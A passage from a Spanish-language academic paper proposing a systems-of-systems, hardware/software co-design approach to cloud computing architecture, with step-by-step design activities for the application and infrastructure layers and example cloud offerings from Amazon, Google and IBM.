Sin embargo, es posible abstraer el modelo de capas completo y generar un esquema equivalente basado en dos tipos de elementos componentes: *infraestructura* y *aplicación* (Figura 1). Bajo esta conceptualización, la *infraestructura* reúne el conjunto de capas del modelo completo que brinda soporte a los servicios que se ejecutan como parte de las *aplicaciones*. Tanto la definición como la implementación de ambos componentes son independientes, pues una misma *aplicación* puede ser ejecutada sobre diferentes *infraestructuras* y, al mismo tiempo, una *infraestructura* puede ejecutar diferentes tipos de *aplicaciones*. Sin embargo, a nivel de usuario de CC, ninguno de los componentes es autónomo. Esto se debe a que ambas capas requieren de su contraparte para lograr cumplir los requisitos (funcionales y no-funcionales) de los usuarios.




Figura 1. Modelo de capas de las arquitecturas de CC.

De esta manera, un sistema de CC puede ser visto como un conjunto de servicios de software y partes de hardware (los cuales, a su vez, son sistemas en sí mismos) que componen a un nuevo sistema (el sistema cloud) [22]. Esta definición es aplicable tanto sobre el sistema/producto final como así también en los artefactos intermedios que refieren a su diseño (por ejemplo, la arquitectura de software).

Tomando como punto de partida la perspectiva SoS, es posible desarrollar una arquitectura de CC basada en un conjunto de diseños arquitectónicos (modelos) que capturen partes de software y hardware de los diferentes sistemas orientados a servicios junto con sus mecanismos de integración. Para esto, varios autores refieren al concepto de co-diseño [23, 24].

3.1. Co-Diseño

El co-diseño refiere a la partición de un sistema bajo diseño en términos de sus partes de software y hardware de forma tal que cada una de ellas pueda ser desarrollada en separado y, luego, integrada con la otra. Este concepto ha sido utilizado con éxito en el diseño, simulación y desarrollo de sistemas embebidos [25, 26].

El objetivo es lograr diseños de sistemas robustos haciendo énfasis en mejorar las interacciones hardware-software. De esta manera, el enfoque de co-diseño brinda libertad a los arquitectos e ingenieros de sistemas de software, ya que:

- *PROP#1*: El sistema de software tiene una especificación propia.
- *PROP#2*: El sistema de hardware tiene una especificación propia.
- *PROP#3*: La interacción entre ambos sistemas queda especificada en el SoS.

Luego, la flexibilidad que provee este enfoque para la construcción de diseños independientes tanto para el software como para el hardware, posibilita la realización de una tarea de diseño diferenciada para cada componente pensando, en una etapa posterior, en el comportamiento integrado de ambas partes ($PROP#1 \wedge PROP#2 \wedge PROP#3 \rightarrow PROP#4$).

3.2. Arquitecturas CC desde la perspectiva SoS aplicando Co-Diseño

Combinando el concepto de co-diseño con las características de SoS y el modelo de abstracción de capas propuesto en la Figura 1, es posible establecer que las arquitecturas CC pueden ser vistas como SoS. Esto se debe a que:

- La *PROP#1* puede ser aplicada a nivel de *capa de aplicación*.
- La *PROP#2* puede ser aplicada a nivel de *capa de infraestructura*.
- La *PROP#3* puede ser aplicada a nivel del ambiente de CC.

Luego, al derivar la *PROP#4*, se tiene que *las arquitecturas de CC pueden ser vistas como SoS construyendo su especificación en base a dos diseños diferentes (cada uno de ellos asociado a los sistemas componentes identificados -es decir, a las capas de infraestructura y aplicación-) y, posteriormente, vinculando ambos diseños en base a las interacciones requeridas*. Un enfoque similar a esta conceptualización ha sido aplicado con éxito en [22] para el diseño de modelos de simulación discretos (haciendo uso del

formalismo de simulación DEVS) relacionados a entornos de CC.

La Figura 2 esquematiza esta propuesta, mostrando las principales relaciones entre los sistemas componentes (sistemas de software y hardware) y el SoS (sistema CC).




Figura 2. Esquemización del proceso de co-diseño de SoS (adaptado de [22]).

4. Diseño de Arquitecturas CC

4.1. Actividad para el Diseño de la Capa de Aplicación (Sistema de Software)

Tal como se ha establecido con anterioridad, en la capa de aplicación se definen servicios de software. Tales servicios son diseñados e implementados de forma similar a un sistema de software tradicional ya que, entre otros aspectos relevantes, su especificación se basa en requerimientos de usuario y el producto final puede categorizarse como un producto de software.

La principal diferencia que se encuentra al diseñar arquitecturas para aplicaciones web, es el conjunto de patrones arquitectónicos disponibles. En la actualidad, existe una amplia variedad de patrones arquitectónicos aplicables al diseño de productos de software tradicionales. Sin embargo, suelen darse problemas al intentar trasladar estos patrones a sistemas de software asociados a plataformas más novedosas y/o basadas en modelos de ejecución modernos (como ser, el esquema de CC). En virtud de proveer una solución a este problema, en un trabajo previo se ha especificado un metamodelo de componentes y conectores que ayuda a modelar arquitecturas de servicios de software y/o aplicaciones web [16]. Además, se ha implementado una herramienta de modelado basada en los elementos definidos que brinda soporte a la tarea de diseño, posibilitando la evaluación de la arquitectura resultante a fin de validar su estructura conforme a los patrones de diseño incluidos. Sin embargo, no se ha definido la forma de trabajo que debe llevar a cabo el arquitecto para lograr un diseño que aproveche los beneficios de los componentes identificados.

En [27] se propone un conjunto de lineamientos útiles para el diseño de aplicaciones cloud. Haciendo uso de estos lineamientos y en relación a los elementos del metamodelo desarrollado, se define una actividad factible de ser utilizada como guía durante la elaboración de los diseños arquitectónicos de diferentes aplicaciones web. Cada uno de los pasos identificados como parte de la actividad involucra un grupo de elementos definido en el metamodelo. De esta manera, si el arquitecto de software sigue el conjunto de pasos propuesto al mismo tiempo que utiliza la herramienta de modelado implementada, obtendrá un diseño arquitectónico en el que tanto los componentes como sus conexiones estarán correctamente especificados.

La Figura 3 esquematiza el conjunto de pasos a seguir para llevar a cabo la actividad propuesta. A continuación, se incluye una breve descripción de cada paso indicando, en los casos en los que corresponde, el conjunto de elementos y conexiones del metamodelo relacionado con su desarrollo. Es importante destacar que, aunque se presenta un conjunto de pasos secuenciales, el arquitecto de software tiene la posibilidad de volver a un paso previo (no necesariamente inmediato) y retomar el diseño en función de sus nuevos intereses.

4.1.1. Definir el Patrón de Diseño de la Aplicación. El objetivo es definir el patrón arquitectónico de alto nivel que dará forma al diseño de la aplicación web. Para esto, existen dos posibilidades, a saber:

- 1) *Patrón arquitectónico “N-Bandas”*: La lógica de las funcionalidades es separada del manejo de la información para poder escalar de forma independiente cada banda. En la mayoría de las aplicaciones se utiliza un patrón “2-bandas” (separando lógica de presentación y de negocios del manejo de información) o “3-bandas” (separando lógica de presentación, lógica de negocios y manejo de datos).
- 2) *Patrón arquitectónico “Red de distribución de contenido”*: A fin de lograr que diferentes grupos de usuarios tengan una performance de acceso adecuada, los componentes asociados a funcionalidades junto con el manejo de la información requerida, son globalmente distribuidos. De esta manera, se asegura un acceso adecuado a la aplicación web por parte de diversos grupos de usuarios (distribuidos globalmente).

El arquitecto de software debe decidir entre ambos patrones el que mejor se ajuste a los requerimientos funcionales y no funcionales de la aplicación bajo desarrollo. En base al patrón seleccionado, deberá configurar los componentes y conectores requeridos en el resto de los pasos a fin de construir la arquitectura deseada.




Figura 3. Pasos de la actividad definida para modelar arquitecturas de aplicaciones web.

4.1.2. Identificar los Componentes de Aplicación. Las funcionalidades de una aplicación web se dividen en *componentes de aplicación*. Cada componente de aplicación tiene la particularidad de poder ser replicado de forma independiente de acuerdo a su demanda.

El objetivo de este paso es identificar (con un alto nivel de abstracción) los componentes de aplicación necesarios para distribuir el conjunto de funcionalidades requeridas en la aplicación. El tipo de descomposición a realizar es *funcional*, ya que se busca definir, según el patrón arquitectónico de alto nivel seleccionado, los componentes de aplicación requeridos (sin indicar la forma en la cual los componentes serán implementados). El grado de descomposición depende del nivel de detalle que el arquitecto desee obtener en el diseño.

Para dar soporte a esta tarea, el metamodelo propone dos clases de componentes de aplicación, a saber:

- 1) *Componente de aplicación definido*: Componentes de aplicación que reflejan comportamientos comúnmente utilizados como parte de las aplicaciones web. Ejemplo: Balanceador de carga.
- 2) *Componente de aplicación no definido*: Componentes de aplicación que, en los pasos siguientes, deben ser refinados por el arquitecto a fin de indicar su comportamiento. Estos componentes son propios de cada aplicación web ya que dan respuesta a los requerimientos funcionales establecidos por el usuario, por lo que su comportamiento no se define en el metamodelo).

4.1.3. Fijar el Manejo del Estado (Información). En una aplicación web, la noción de *estado* puede atribuirse a dos categorías diferentes: *estado de sesión* y *estado de aplicación*. El *estado de sesión* refiere al estado de la interacción de un cliente específico con la aplicación (por ejemplo, el carrito de compras en una tienda online). Por otra parte, el *estado de aplicación* se relaciona con la información que maneja la aplicación a fin de garantizar un servicio adecuado a todos sus clientes (por ejemplo, aquella información enviada por los clientes que debe ser almacenada dentro de las bases de datos de la aplicación).

El objetivo de este paso es identificar, para cada componente de aplicación detallado en el paso precedente, la forma en la cual debe manejar su estado (tanto de sesión como de aplicación). Para esto, el metamodelo propone clasificar para cada componente de aplicación identificado, los estados de sesión y aplicación de acuerdo a los siguientes conceptos:

- 1) *Componente con estado*: Las múltiples instancias del componente sincronizan su estado interno para proveer un comportamiento uniforme.
- 2) *Componente sin estado*: El estado del componente se maneja de forma externa, facilitando su replicación y haciendo que la aplicación sea más tolerante a fallas del componente.

En términos generales, el arquitecto debe buscar que el estado no se maneje dentro de los componentes, ya que

este tipo de soluciones afecta el nivel de tolerancia a fallos de la aplicación. Si un componente maneja su propio estado, cuando se produzca una falla en el mismo, será imposible recuperar el estado previo al fallo. En este contexto, la recomendación es que:

- El manejo del estado de sesión se trate usando las solicitudes como vehículo de la información.
- El estado de aplicación sea recopilado utilizando las ofertas de almacenamiento y accedido por medio de las ofertas de comunicación.

4.1.4. Especificar el Tipo de Consistencia requerida para la Información. En una aplicación web, la consistencia de la información es un aspecto clave que requiere ser trabajado a lo largo de todo el proceso de desarrollo. En estos casos, es necesario especificar la forma en la cual este aspecto debe ser tratado ya que afecta directamente a las propiedades no funcionales de la aplicación.

El objetivo de este paso es especificar, para cada componente con estado (identificado en el paso precedente), la forma en la cual manejará la consistencia de la información de aplicación. El metamodelo propuesto brinda soporte para este tipo de especificación, permitiendo al arquitecto elegir entre tres tipos de consistencia, a saber:

- 1) *Consistencia estricta:* La información es almacenada en diferentes locaciones. Esto posibilita mejorar el tiempo de respuesta y evitar la pérdida de datos en caso de fallas del componente de almacenamiento. Bajo este esquema, la consistencia de las réplicas está asegurada en todo momento.
- 2) *Consistencia eventual:* En el caso que se presente una partición de red, este tipo de consistencia permite mantener el rendimiento y la disponibilidad de la información almacenada a fin de asegurar la consistencia de los datos de forma eventual (no en todo momento).
- 3) *Consistencia por abstracción de información:* Se abstrae la información por medio del uso de aproximaciones y conceptualizaciones a fin de brindar soporte para un nivel de consistencia eventual de la información almacenada.

4.1.5. Refinar la Especificación de los Componentes de Aplicación No Definidos. Una vez indicados los componentes de aplicación con un alto nivel de abstracción e identificada la forma en la cual cada componente maneja su estado (tanto de sesión como de aplicación) y la consistencia de la información (en aquellos casos en los que se requiere), es necesario refinar la definición en términos de sus responsabilidades.

Tabla 2. Componentes funcionales disponibles para especificar componentes de aplicación no definidos.

Nombre	Descripción
Componente de procesamiento	Posibilita que la ejecución de las funcionalidades de procesamiento pueda ser manejada por componentes separados (lo que permite trabajar con una escala elástica).
Componente de procesamiento batch	Las solicitudes son demoradas hasta que las condiciones del ambiente hacen que su procesamiento sea posible. Solo serán procesadas bajo condiciones no óptimas únicamente cuando no puedan ser retrasadas por más tiempo.
Componente de interfaz gráfica	Este componente sirve como puente entre el acceso sincrónico de los usuarios humanos y las comunicaciones asincrónicas utilizadas por otros componentes de aplicación.
Imagen multicomponente	Este componente busca que múltiples componentes de aplicación sean alojados en un servidor virtual a fin de asegurar que la ejecución de múltiples servidores pueda ser utilizada para diferentes propósitos (sin necesidad de realizar operaciones de entrega/retiro de recursos).
Middleware orientado a mensajes	Se provee de comunicación asincrónica la cual esconde la complejidad de dirigir, rutear o formatear información (haciendo que la interacción sea robusta y flexible).
Procesador de mensajes basado en tiempo	Un middleware orientado a mensajes utiliza una entrega basada en tiempo para asegurar que los mensajes sean recibidos exitosamente por al menos un cliente.
Procesador basado en transacciones	Un middleware orientado a mensajes utiliza una entrega basada en transacciones para los mensajes a fin de asegurar que los mensajes sean recibidos exitosamente por los clientes.
Componente de abstracción de datos	El estilo de la representación de los datos es ajustado, permitiendo que la información recuperada por los componentes sea eventualmente consistente.
Componente de acceso a datos	El acceso a diferentes fuentes de datos es integrado en este componente, el cual coordina la manipulación requerida y las conexiones con las ofertas de almacenamiento.
Procesador idempotente	Asegura que los mensajes duplicados y los datos inconsistentes no afecten la funcionalidad del componente de aplicación asociado.

El objetivo de este paso es definir, con un nivel de detalle apropiado, el conjunto de componentes funcionales asociados a cada componente de aplicación no definido que ha sido identificado. Esto se debe a que, los componentes de aplicación no definidos refieren a las características propias de las funcionalidades requeridas

en la aplicación. Por medio del uso de componentes funcionales, es posible asociar a este tipo de elementos una especificación factible de ser comprendida a futuro por los desarrolladores. Esta situación no se presenta para los componentes de aplicación definidos ya que tales elementos provienen de componentes comúnmente encontrados en diseños de aplicaciones web. Por este motivo, es usual que los desarrolladores estén familiarizados con las responsabilidades de tales componentes.

Bajo el esquema propuesto en el metamodelo desarrollado, la especificación de un componente de aplicación no definido debe realizarse haciendo uso de uno o más componentes funcionales. Cada componente funcional refiere a una responsabilidad básica, por lo que su combinación como parte de un componente de aplicación permite especificar nuevas funcionalidades (probablemente más complejas) en términos de comportamientos predefinidos. La Tabla 2 presenta el conjunto de componentes funcionales que el arquitecto de software tiene disponible para llevar a cabo este paso durante el diseño de la aplicación web. Se indica además una breve descripción de los mismos a fin de que el lector conozca mayores detalles del metamodelo.

4.1.6. Vincular los Componentes Funcionales. Una vez especificados los componentes funcionales que conforman cada componente de aplicación no definido, deben establecerse las conexiones internas a fin de detallar el flujo de responsabilidades que debe seguir el componente de mayor nivel para ejecutar su funcionalidad.

El objetivo de este paso es especificar los flujos de interacción entre componentes funcionales identificando el orden en el cual estos componentes serán activados. Debido a que un componente funcional posee una única entrada y una única salida, toda salida de este tipo de componente debe vincularse a la entrada de otro componente similar, no admitiendo recursividad directa o indirecta. La prohibición de conexiones recursivas se impone a fin de no complejizar el posterior desarrollo de los componentes de aplicación con múltiples responsabilidades (dado que esto puede presentar problemas al momento de su implementación). El componente funcional que origina la secuencia de interacciones no tendrá un vínculo en su conexión de entrada. Por su parte, a semejanza del componente inicial, el componente que termina la secuencia no tendrá un vínculo en su conexión de salida. Todas las conexiones establecidas en este nivel se consideran bidireccionales ya que representan interacciones.

4.1.7. Detallar los Componentes de Administración. Teniendo en cuenta que los componentes de aplicación identificados en los pasos precedentes requieren de un

esquema de administración que realice las gestiones entre el software de aplicación y el hardware de infraestructura, se incorpora al diseño arquitectónico un conjunto de elementos que ayudan a definir dicho esquema.

El objetivo de este paso es especificar la forma en la cual los componentes de aplicación deben ser administrados a fin de lograr una experiencia de usuario aceptable. La Tabla 3 presenta el conjunto de componentes de administración (incluidos en el metamodelo) que el arquitecto de software puede utilizar para describir la forma en la cual deben gestionarse las funcionalidades detalladas. La meta es utilizar los mensajes y las solicitudes de usuario para determinar la cantidad de instancias de componentes de aplicación (réplicas) requeridas para no afectar la experiencia de los usuarios y/o aplicaciones externas.

Tabla 3. Componentes de administración disponibles para gestionar el comportamiento de los componentes de aplicación.

<i>Nombre</i>	<i>Descripción</i>
Balancedor de carga elástico	Las solicitudes enviadas a la aplicación son utilizadas como un indicador de la carga de trabajo actual, a partir de la cual se puede deducir la cantidad de instancias de componentes de aplicación requeridas para dar respuesta a las peticiones de los usuarios.
Cola elástica	Monitorea las colas que se utilizan para distribuir las solicitudes asincrónicas entre las múltiples instancias de los componentes de aplicación. De acuerdo al número de mensajes encolados, ajusta el número de instancias (réplicas) de componentes a fin de manejar estos requerimientos.
Adaptador a proveedor	Encapsula en una interfaz abstracta las implementaciones específicas de un proveedor de almacenamiento requeridas, entre otros aspectos, para la autenticación y el formato de los datos.
Watchdog	Monitorea las instancias de los componentes de aplicación a fin de detectar eventuales fallas en su funcionamiento, dando lugar a su reemplazo si el proveedor de recursos asegura que se da la disponibilidad requerida.
Administrador de configuración	Posibilita el acceso a las configuraciones de los componentes de aplicación, las cuales se encuentran centralizadas en ofertas de almacenamiento. Las instancias de los componentes de aplicación pueden acceder a esta información entrando (por medio de este componente) a la oferta de almacenamiento contratada o por medio del envío de mensajes dirigidos.

4.1.8. Vincular los Componentes de Administración con los Componentes de Aplicación. El objetivo de este paso es establecer los vínculos de alto nivel entre los componentes de aplicación (tanto definidos como no definidos) y los componentes de administración identificados en el paso precedente. Existen tres tipos de vínculos posibles, a saber: i) Componente de aplicación con componente de administración. ii) Componente de administración con componente de administración. iii) Componente de administración con componente de aplicación. De acuerdo con esta clasificación, los componentes de aplicación no pueden ser vinculados de forma directa, sino que deben llevar uno o más componentes de administración que actúen como intermediarios de las solicitudes que se intercambian. Esto se debe a que los componentes de administración son los encargados de gestionar la cantidad de instancias de componentes de aplicación requeridos de acuerdo a la carga de trabajo actual.

El metamodelo diseñado brinda soporte para el establecimiento de estos vínculos, detallando un conjunto de relaciones predefinidas que puede utilizarse para expresar el intercambio de información requerida entre componentes.

4.1.9. Verificar la Consistencia del Diseño Arquitectónico Final. Debido a que el conjunto de componentes y conectores utilizado a lo largo de la actividad de diseño proviene de un metamodelo (que a su vez depende de patrones de diseño arquitectónicos), no todos los diseños libremente construidos corresponderán a diseños válidos. Por este motivo, previo a dar por concluido el diseño arquitectónico de la aplicación web, es necesario verificar su consistencia.

El objetivo de este paso es verificar que el diseño desarrollado por medio del uso de los distintos elementos definidos como parte del metamodelo (esto es, componentes de aplicación, componentes funcionales y componentes de administración junto con sus posibles relaciones) se ajuste tanto a su definición como así también a los patrones de diseño que los respaldan. Para esto, el metamodelo propuesto como soporte a la actividad de diseño incluye, además de la definición de relaciones y cardinalidades entre las distintas instancias de objetos, un conjunto de restricciones OCL que ayudan a garantizar la consistencia de los modelos construidos. La violación de alguna de estas restricciones implica que el diseño planteado no se adecúa a los patrones de diseño propuestos, por lo que el arquitecto deberá modificarlo a fin de garantizar su consistencia. El impacto de este tipo de cambios requerirá volver a pasos precedentes de la actividad de diseño a fin de incorporar, modificar y/o eliminar componentes y/o vínculos en virtud de corregir los problemas detectados en el diseño actual. La herramienta de software construida en base al

metamodelo ejecuta el proceso de verificación de forma automática.

4.2. Actividad para el Diseño de la Capa de Infraestructura (Sistema de Hardware)

A diferencia de la capa de aplicación, el diseño de la capa de infraestructura requiere, usualmente, de la selección y contratación de diferentes tipos de servicios suministrados por proveedores externos. Esto se debe a que los sistemas de hardware son diseñados en base a componentes optimizados para brindar un comportamiento estándar configurable de acuerdo a las necesidades de los clientes. En el contexto de CC, tales componentes se denominan ofertas de servicios.

Se describen a continuación las ofertas que deben ser tenidas en cuenta al momento de especificar la infraestructura subyacente a un entorno cloud. Aunque la identificación de cada una de estas ofertas se plantea como un paso de una secuencia, su definición puede realizarse en forma paralela ya que no se requiere seguir un orden específico durante su selección. La principal característica de estos servicios es que el usuario paga únicamente por el consumo que realice, por lo que al contratar el servicio sólo debe preocuparse por establecer el tipo de instancia requerida.

En la actualidad existen múltiples proveedores que brindan estos tipos de servicios, como ser Amazon, Google e IBM. Para cada oferta que se describe a continuación, se detallan algunos de los componentes disponibles. Aunque no es necesario seguir un orden entre ofertas, al momento de realizar la selección, debe tenerse en cuenta la compatibilidad de las ofertas elegidas.

4.2.1. Definir las ofertas de procesamiento. Estas ofertas son utilizadas como soporte para ejecutar procesos o tareas. Las características que usualmente definen este tipo de componentes son modelo, cantidad de CPU virtuales y memoria. La Tabla 4 resume algunas de las ofertas de procesamiento más utilizadas.

Tabla 4. Ofertas de procesamiento.

<i>Proveedor</i>	<i>Oferta</i>
Amazon	<i>Amazon Elastic Compute Cloud</i> (Amazon EC2) es un servicio web que proporciona capacidad informática en la nube segura y de tamaño modificable.
Google	<i>Google Compute Engine</i> ofrece máquinas virtuales que se ejecutan en los centros de datos de Google y están conectadas a través de una red de fibra a nivel mundial.
IBM	<i>IBM Bluemix</i> permite elegir instancias públicas o dedicadas para tener control sobre la ubicación de la carga de trabajo.

4.2.2. Definir las ofertas de almacenamiento. En términos generales, existen dos tipos de ofertas de almacenamiento, a saber:

- 1) *Almacenamiento basado en bloques:* El almacenamiento es centralizado e integrado en los servidores como un disco duro local que es administrado por el sistema operativo. Bajo este esquema, los servidores imitan el comportamiento de un dispositivo de bloques tradicional en el que los datos se organizan en porciones identificadas por medio de un valor. Esto permite que al componente de almacenamiento se le entreguen/pidan bloques. Un sistema de archivos debe ser aplicado sobre este tipo de almacenamiento a fin de mapear archivos sobre la secuencia de bloques. Para esto, la mayoría de los proveedores ofrece (sobre las ofertas de almacenamiento en bloques) almacenamiento local persistente para bases de datos relacionales y NoSQL, data warehousing, aplicaciones empresariales, procesamiento de Big Data y operaciones de backup.
- 2) *Almacenamiento basado en sistema de archivos:* En este caso, al componente de almacenamiento se le entregan/solicitan archivos. Usualmente, las ofertas proveen una interfaz a un sistema de archivos junto con la semántica de acceso al mismo, a fin de dejar disponible la información a ser utilizada por los consumidores.

La Tabla 5 describe algunas de las ofertas de almacenamiento existentes.

Tabla 5. Ofertas de almacenamiento (bloques y sistemas de archivos).

Proveedor	Oferta
Amazon	<i>Amazon Elastic Block Store</i> (Amazon EBS) da volúmenes de almacenamiento de bloques persistentes que se replican automáticamente a fin de proteger la información ante errores de componentes (dando lugar a un alto nivel de disponibilidad). Ofrece un desempeño constante con baja latencia a fin de no perjudicar la ejecución de los trabajos.
	<i>Amazon Glacier</i> es un servicio de almacenamiento para archivar datos y realizar backups a largo plazo. Para mantener los costos bajos pero seguir siendo idóneo para diversas necesidades de recuperación proporciona tres opciones de acceso a los archivos.
Google	Los recursos <i>Block Storage</i> disponibles poseen diferentes características, entre las que se destacan tamaño y cantidad de IOPS (Input/Output Operations per Second) por instancia contratada.

4.2.3. Definir las ofertas de comunicación. Estas ofertas se utilizan para brindar soporte al intercambio de información requerido entre los distintos recursos de un entorno de CC.

La Tabla 6 detalla algunas de las ofertas de comunicación que actualmente brindan los distintos proveedores cloud.

Tabla 6. Ofertas de comunicación.

Proveedor	Oferta
Amazon	<i>Amazon Virtual Private Cloud</i> (Amazon VPC) permite reservar una sección de la nube de Amazon (aislada de forma lógica), en la que se puede definir una red virtual a fin de vincular recursos específicos. Permite controlar todos los aspectos del entorno de la red virtual definida, como ser la selección de su propio rango de direcciones IP, la creación de subredes y la configuración de tablas de ruteo y puertas de enlace de red.
Google	<i>Google Cloud Virtual Network</i> permite provisionar recursos de Google Cloud Platform, conectarlos entre sí y aislarlos unos de otros por medio de la definición de una nube privada virtual.
IBM	<i>IBM Virtual Private Network</i> (VPN) provee conectividad segura a nivel de capa IP entre los componentes de la infraestructura de cloud computing de IBM Bluemix.

4.3. Actividad para Vincular los Diseños de las Capas en la Arquitectura CC (SoS)

Una vez definidos ambos sistemas (hardware y software), es necesario establecer los vínculos requeridos para especificar el diseño arquitectónico final del sistema de CC. Para esto, tomando como referencia los elementos definidos con anterioridad, se proponen los siguientes lineamientos:

- 1) *Los componentes de aplicación deben ser desplegados sobre las ofertas de procesamiento:* Dado que los componentes de aplicación definen el comportamiento de la aplicación web, deben ser asignados a las ofertas de procesamiento para su eventual ejecución. Sin embargo, tal como se ha establecido con anterioridad, existen componentes de administración que se encargan de determinar la cantidad de réplicas de componentes de aplicación requeridas para cumplir con las cargas de trabajo solicitadas por los usuarios. Entonces, es evidente que los componentes de administración también deben interactuar con las ofertas de procesamiento a fin de monitorear su comportamiento en busca de

opciones de ejecución para nuevas réplicas. De esta manera, deben establecerse las relaciones de alojamiento/desalojo de componentes de aplicación sobre las ofertas de procesamiento haciendo uso del monitoreo proporcionado por los componentes de administración.

Sin embargo, al establecer estas relaciones es importante tener en cuenta que una aplicación web se considera distribuida si sus componentes se alojan en más de un recurso de procesamiento. Por este motivo, el arquitecto de software deberá tener en cuenta si desea o no lograr este tipo de despliegue al momento de ajustar la relación componente de aplicación-oferta de procesamiento.

- 2) *Las ofertas de almacenamiento deben vincularse con aquellos componentes funcionales que tienen como responsabilidad la manipulación de la información:* Existen dos componentes funcionales que pueden ser utilizados en la definición de un sistema de software a fin de manipular la información almacenada, a saber: componente de acceso a datos y componente de abstracción de datos. Ambos elementos deben, necesariamente, vincularse con las ofertas de almacenamiento a fin de obtener/brindar la información requerida para cumplir con sus responsabilidades.
- 3) *Los componentes que envían/reciben mensajes y/o transacciones deben relacionarse con las ofertas de comunicación a fin de lograr un procesamiento adecuado de los mismos:* Para garantizar que el envío de mensajes no dará lugar a inconsistencias y/o problemas de procesamiento duplicado, debe indicarse la forma en la cual el envío de mensajes y/o transacciones es respaldado. Es decir, el arquitecto de software debe asociar los componentes que manipulan mensajes y/o transacciones con las ofertas de comunicación.

En base a los lineamientos precedentes, se establecen las relaciones requeridas para vincular dos sistemas diseñados de forma independiente (esto es, el sistema de la aplicación web y el sistema de la infraestructura), en virtud de obtener un diseño arquitectónico factible de ser utilizado en un entorno de CC.

5. Conclusiones y Trabajos Futuros

En este trabajo se ha presentado un conjunto de actividades respaldadas por el enfoque de sistema-de-sistemas que contribuyen a desarrollo de diseños arquitectónicos para entornos de cloud computing. En base a una estrategia de co-diseño, se ha definido la forma en la cual es posible diseñar dos sistemas de manera independiente (sistema de software y sistema de hardware), a fin de dar lugar a un sistema mayor (sistema

de cloud computing) cuyas capacidades son mayores que la mera suma de las capacidades de los sistemas componentes. El conjunto de pasos propuestos para la elaboración de la arquitectura de la aplicación de software, se respalda en los componentes de un metamodelo cuyo diseño se basa en patrones arquitectónicos. De esta manera, la herramienta de software que brinda soporte al metamodelo puede ser utilizada como herramienta auxiliar en el proceso definido. Esto posibilita, a futuro, incorporar los lineamientos de los pasos indicados como parte de la actividad a fin de garantizar su seguimiento. Además, las ofertas de almacenamiento, comunicación y procesamiento más divulgadas, serán agregadas como parte del metamodelo a fin de brindar soporte a la tarea de diseño arquitectónico del sistema de infraestructura.

Aunque el uso del metamodelo permite adaptar fácilmente la arquitectura propuesta a cambios (ya que solo debe modificarse el componente y/o los vínculos necesarios), el diseño resultante del proceso propuesto no se corresponde con una arquitectura dinámica. Una arquitectura de software dinámica modifica su estructura e impacta sus modificaciones mientras el sistema de software asociado se encuentra en ejecución. Sin embargo, al utilizar un conjunto de componentes definido y mapearlos a ofertas de infraestructura en una etapa posterior al diseño, es posible mejorar la respuesta de los diseños arquitectónicos a eventuales cambios, generando un mayor dinamismo en las arquitecturas diseñadas. Bajo esta concepción, las arquitecturas no evolucionarán de forma autónoma pero podrán ser adaptadas sin inconvenientes.

6. Referencias

- [1] Department of Defense, "Systems Engineering Guide for Systems of Systems", URL: <http://www.acq.osd.mil/se/docs/SE-Guide-for-SoS.pdf>. Fecha de último acceso: 28/08/2017.
- [2] ISO/IEC/IEEE 24765:2010 "Syst. and soft. engineering vocabulary", URL: <https://www.iso.org/standard/50518.htm>. Fecha de último acceso: 14/08/2017.
- [3] "Manual for the Operation of the Joint Capabilities Integration and Development System (JCIDS)", URL: [https://www.dau.mil/tools/t/Manual-for-the-Operation-of-the-Joint-Capabilities-Integration-and-Development-System-\(JCIDS\)](https://www.dau.mil/tools/t/Manual-for-the-Operation-of-the-Joint-Capabilities-Integration-and-Development-System-(JCIDS)). Fecha de último acceso: 14/08/2017.
- [4] Yeh, C.H., Lee, G. G., Pai, J. C., "How information system capability affects e-business information technology strategy implementation: An empirical study in Taiwan", *Business Process Management Journal*, 18, 2, Apr. 2012, pp. 197–218.
